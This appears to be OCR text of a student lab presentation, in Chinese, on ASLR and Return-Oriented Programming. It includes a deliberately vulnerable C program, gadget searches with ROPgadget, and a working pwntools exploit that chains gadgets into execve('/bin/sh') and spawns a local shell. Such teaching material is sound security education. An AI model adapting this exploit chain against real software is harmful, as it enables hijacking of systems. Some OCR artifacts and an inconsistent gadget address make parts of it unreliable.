
ASLR >0 + PIE

```
┌──(kali㉿kali)-[~/Final]
└─$ cat /proc/sys/kernel/randomize_va_space
0

┌──(kali㉿kali)-[~/Final]
└─$ ./test_pie
Stack address (local_var): 0×7fffffffde14
Heap address: 0×5555555596b0
Executable base address (main): 0×555555555239
mmap address: 0×7ffff7fc2000

┌──(kali㉿kali)-[~/Final]
└─$ ./test_pie
Stack address (local_var): 0×7fffffffde14
Heap address: 0×5555555596b0
Executable base address (main): 0×555555555239
mmap address: 0×7ffff7fc2000
```

ASLR >2 + PIE



ASLR >1+ PIE



d. Return-oriented Programming (ROP)

一、ROP返回導向編程Return-Oriented Programming

電腦安全中的一種漏洞利用技術，允許攻擊者在程式啟用了安全保護技術的情況下控制程式執行流，執行惡意代碼。

透過stack overflow等方式控制堆疊呼叫以劫持程式控制流並利用程式中已存在指令，將這些指令序列組合成惡意代碼。

二、Gadgets

程式中已存在的的指令序列以ret 結尾

pop rax; ret

pop rdi ; ret


ROP chain是由多個連續的gadgets組成，攻擊者可以利用這些來執行特定的操作

三、ROP攻擊條件


1. 存在stack overflow
2. 可以找到符合條件的gadgets 以及對應gadgets 的地址

四、實作

開啟shell執行的程式碼



四、實作


ROP chain
stack
rsp
return address
0x4700dd
&"bin/sh"
0x46f117
0
0x46977c
0
0
0x45dbf4
0x3b
syscall
0x4011ef
0x4700dd
pop rdi
ret
0x46f117
pop rsi
ret
0x46977c
pop rdx
ret
0x45dbf4
pop rax
ret

四、實作-被攻擊程式

```c
#include <stdio.h>
#include <unistd.h>

int main()
{
    setvbuf(stdin, 0, _IONBF, 0);
    setvbuf(stdout, 0, _IONBF, 0);

    char s[0x10];

    printf("Here is your \"/bin/sh\": %p\n", "/bin/sh");
    printf("Give me your ROP: ");
    read(0, s, 0x400);

    return 0;
}
```

```
┌──(kali㉿kali)-[~/ROP]
└─$ ./rop8
Here is your "/bin/sh": 0x472010
Give me your ROP: aaaaaaaa
```

四、實作-編譯

```
┌──(kali㉿kali)-[~/ROP]
└─$ gcc -o rop8 rop4.c -no-pie -fno-stack-protector -z norelro -static
```

四、實作-找ROPgadget

```
┌──(kali㉿kali)-[~/ROP]
└─$ ROPgadget --binary ./rop8
```

```
┌──(kali㉿kali)-[~/ROP]
└─$ ROPgadget --binary ./rop8 --opcode "5fc3"
```

```
0×000000000046f94b : 5fc3
0×000000000046fc0c : 5fc3
0×000000000046fc2f : 5fc3
0×0000000000400dd : 5fc3
0×000000000040d1b : 5fc3
0×000000000040d32 : 5fc3
0×000000000047128f : 5fc3
```

找 pop rdi ; ret

四、實作-找ROPgadget

```
┌──(kali㉿kali)-[~/ROP]
└─$ ROPgadget --binary ./rop8 --opcode "5ec3"
0×0000000000462d7d : 5ec3
0×0000000000468fcd : 5ec3
0×000000000046920b : 5ec3
0×0000000000469229 : 5ec3
0×000000000046a4ad : 5ec3
0×000000000046a951 : 5ec3
0×000000000046f117 : 5ec3
0×000000000046f61b : 5ec3
```

```
┌──(kali㉿kali)-[~/ROP]
└─$ ROPgadget --binary ./rop8 --opcode "58c3"
Opcodes information
============================================================
0×000000000041732c : 58c3
0×0000000000417b86 : 58c3
0×0000000000451757 : 58c3
0×0000000000451fd1 : 58c3
0×000000000045dbf4 : 58c3
0×0000000000462b27 : 58c3
```

找 pop rsi ; ret

找 pop rax; ret

四、實作

```
┌──(kali㉿kali)-[~/ROP]
└─$ ROPgadget --binary ./rop8 --opcode "5a5bc3"
Opcodes information
============================================================
0x0000000000045d9c7 : 5a5bc3
0x0000000000045db22 : 5a5bc3
0x0000000000045db63 : 5a5bc3
0x000000000046796d : 5a5bc3
0x0000000000467abe : 5a5bc3
0x000000000046977c : 5a5bc3
```

找 pop rdx ; pop rbx; ret

找 syscall

```
┌──(kali㉿kali)-[~/ROP]
└─$ ROPgadget --binary ./rop8 --only "syscall"
Gadgets information
============================================================
0x00000000004011ef : syscall

Unique gadgets found: 1
```

四、實作

```python
from pwn import *

context.arch = 'amd64'

r = process('./rop8')

r.recvuntil('Here is your "/bin/sh": ')
binsh = int(r.recvline()[:-1], 16)
info(f"binsh: {hex(binsh)}")

pop_rdi_ret = 0x4700dd
pop_rsi_ret = 0x46f117
pop_rdx_ret = 0x45d9c7
pop_rax_ret = 0x45dbf4
syscall = 0x4011ef
ROP = flat(
    pop_rdi_ret, binsh,
    pop_rsi_ret, 0,
    pop_rdx_ret, 0, 0,
    pop_rax_ret, 0x3b,
    syscall,
)

#gdb.attach(r)
r.sendafter("Give me your ROP: ", b'a' * 0x18 + ROP)

r.interactive()
```

四、實作

```
┌──(kali㉿kali)-[~/ROP]
└─$ python rop4.py
[+] Starting local process './rop8': pid 255664
/home/kali/ROP/rop4.py:7: BytesWarning: Text is not bytes; assuming ASCII, no guarantees. See
https://docs.pwntools.com/#bytes
  r.recvuntil('Here is your "/bin/sh": ')
[*] binsh: 0×472010
/home/kali/.local/lib/python3.11/site-packages/pwnlib/tubes/tube.py:831: BytesWarning: Text is
 not bytes; assuming ASCII, no guarantees. See https://docs.pwntools.com/#bytes
  res = self.recvuntil(delim, timeout=timeout)
[*] Switching to interactive mode
$ whoami
kali
$
```

參考資料

https://hackmd.io/@SBK6401/rki3GF0cs

https://www.youtube.com/watch?v=iA4Hrr17ooI&t=1239s

https://www.youtube.com/watch?v=ktoVQB99Gj4&t=6712s

https://ithelp.ithome.com.tw/articles/10186812

工作分配

(a) Write XOR Execute (W^X)：李名智

(b) Stack Smashing Protection (SSP)：顏莉諭

(c) Address Space Layout Randomization (ASLR)：林微訢

(d) Return-oriented Programming (ROP)：鍾佳妘